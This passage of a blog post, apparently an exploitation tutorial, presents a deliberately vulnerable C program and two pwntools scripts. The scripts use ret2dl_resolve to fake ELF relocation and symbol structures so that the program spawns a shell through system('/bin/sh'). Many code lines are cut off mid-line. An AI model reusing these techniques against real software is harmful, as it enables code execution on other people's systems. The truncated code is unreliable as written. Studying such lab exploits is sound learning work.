The vulnerable poc I used for this article is really simple:

```c
#include <unistd.h>

void main(void)
{
  char buff[20];
  read(0, buff, 0x90);
}
```

Compiled using gcc 9.3.0:

Compiled using **gcc 9.3.0**: `gcc poc.c -o poc -no-pie`

Let’s take a look to the exploit:

```
from pwn import *

context.arch = "amd64"
context.log_level = "DEBUG"

p = process("./poc")

def align(addr):
    return (0x18 - (addr) % 0x18)

# Sections
# RWAREA = .bss + N, N >= 0x700, to avoid segf
RW_AREA = 0x404000 + 0x700 # .bss + 0x700
PLT = 0x401020 # .plt default stub
JMPREL = 0x400420 # .rela.plt section
SYMTAB = 0x400328 # .symtab section
STRTAB = 0x400388 # .strtab section

# Gadgets
pop_rdi = 0x4011ab # pop rdi; ret;
pop_rsi_r15 = 0x4011a9 # pop rsi; pop r15; ret
leave_ret = 0x401141 # leave; ret;

plt_read = 0x401030
got_read = 0x404018

# Fake .rela.plt
fake_relaplt = RW_AREA + 0x20 # Right after re
fake_relaplt += align(fake_relaplt - JMPREL) #
reloc_arg = (fake_relaplt - JMPREL) / 0x18


debug("Fake .rela.plt starts at: " + hex(fake_
debug("reloc_arg is: " + hex(reloc_arg))
debug("Expected fake .rela.plt at: hex(reloc_a
```

```
print("-"*80)

# Fake .symtab
fake_symtab = fake_relaplt + 0x18
fake_symtab += align(fake_symtab - SYMTAB) # A
r_info = (((fake_symtab - SYMTAB) / 0x18) << 3

debug("Fake .symtab starts at: " + hex(fake_sy
debug("r_info is: " + hex(r_info))
debug("Expected fake .symtab at: hex(((r_info
print("-"*80)

# Fake .strtab
fake_symstr = fake_symtab + 0x18
st_name = fake_symstr - STRTAB
bin_sh = fake_symstr + 0x8

debug("Fake .symstr starts at: " + hex(fake_sy
debug("st_name is: " + hex(st_name))
debug("Expected fake .strtab at: hex(STRTAB +
print("-"*80)

# STAGE 1:
# A second call to read() stores the fake stru
# Then, we jump on RW_AREA using stack pivotin
# PS: rdx already contains 0x90, so we can avo
stage1 = "A" * 32
stage1 += p64(RW_AREA) # We will pivot here us
stage1 += p64(pop_rdi) + p64(0)
stage1 += p64(pop_rsi_r15) + p64(RW_AREA + 0x8
stage1 += p64(plt_read) # read(0, RW_AREA + 0x
stage1 += p64(leave_ret)
stage1 += "X" * (0x90 - len(stage1))

# STAGE 2:
# We send the payload containing the fake stru
stage2 = p64(pop_rdi) + p64(bin_sh)
stage2 += p64(PLT)
stage2 += p64(reloc_arg)


# Fake Elf64_Rel
stage2 += p64(got_read) #r_offset
stage2 += p64(r_info) #r_info
```

```
# Align
stage2 += p64(0)*3

# Fake Elf64_Sym
stage2 += p32(st_name)
stage2 += p8(0x12) # st_info,
stage2 += p8(0)  # st_other -> 0x00, bypass ch
stage2 += p16(0) # st_shndx
stage2 += p64(0) # st_value
stage2 += p64(0) # st_size

# Fake strings
stage2 += "system\x00\x00"
stage2 += "/bin/sh\x00"
stage2 += "X" * (0x90 - len(stage2))

p.sendline(stage1 + stage2)
p.interactive()
```

As Fizz pointed out, we can also avoid to pivot in the stage 1. We can create the fake structures on the bss, call main and overflow again. Here's his version of the exploit:

```
from pwn import *

context.arch = "amd64"

bin = ELF('./poc')
p = process('./poc')

PLT = 0x401020 # .plt section

JMPREL = 0x400420 # .rela.plt section
SYMTAB = 0x400328 # .symtab section
STRTAB = 0x400388 # .strtab section
```

```
poprdi = 0x4011ab # pop rdi; ret;
poprsir15 = 0x4011a9 # pop rsi; pop r15; ret;
leave = 0x401141 # leave; ret;

offset = 0x28
read = bin.plt['read']
main = bin.symbols['main']
bss = 0x404000

def wait():
  p.recvrepeat(0.1)

poprdi = 0x4011ab
poprsir15 = 0x4011a9

rbp = bss + 0x900
#need to do math to align reloc_offset and off
resolvedata = bss + 0x920

reloc_offset = (resolvedata - JMPREL) / 0x18
evilsym = resolvedata + 0x10 #to help fake sym

#32 bit alignment was 0x10 for dl resolve stuf
evil = flat( #faking a ELF64_REL
        resolvedata, #r_offset
        0x7 | ((evilsym + 0x18 - SYMTAB) / 0x1
        0, 0, 0, #alignment here
        evilsym + 0x40 - STRTAB, 0, 0, 0, 0,
        'system\x00\x00',
        '/bin/sh\x00'
        )

payload = 'A' * offset + p64(poprdi) + p64(0)
p.sendline(payload)
wait()
p.sendline(evil)
ropnop = 0x000000000040109f
payload = 'A' * offset + p64(poprdi) +  p64(0x
wait()

p.sendline(payload)
p.interactive()
```

D3v17

Read more posts by this author.

Read More

— Syst3m Failure —


Research

[corCTF 2022] CoRJail: From Null Byte Overflow To Docker Escape Exploiting poll_list Objects In The Linux Kernel

[CVE-2021-42008] Exploiting A 16-Year-Old Vulnerability In The Linux 6pack Driver

[corCTF 2021] Wall Of Perdition: Utilizing msg_msg Objects For Arbitrary Read And Arbitrary Write In The Linux Kernel

See all 4 posts →



CTF

[CUCTF 2020] Hotrod: Exploiting timerfd_ctx Objects In The Linux Kernel

D3V17

1 MIN READ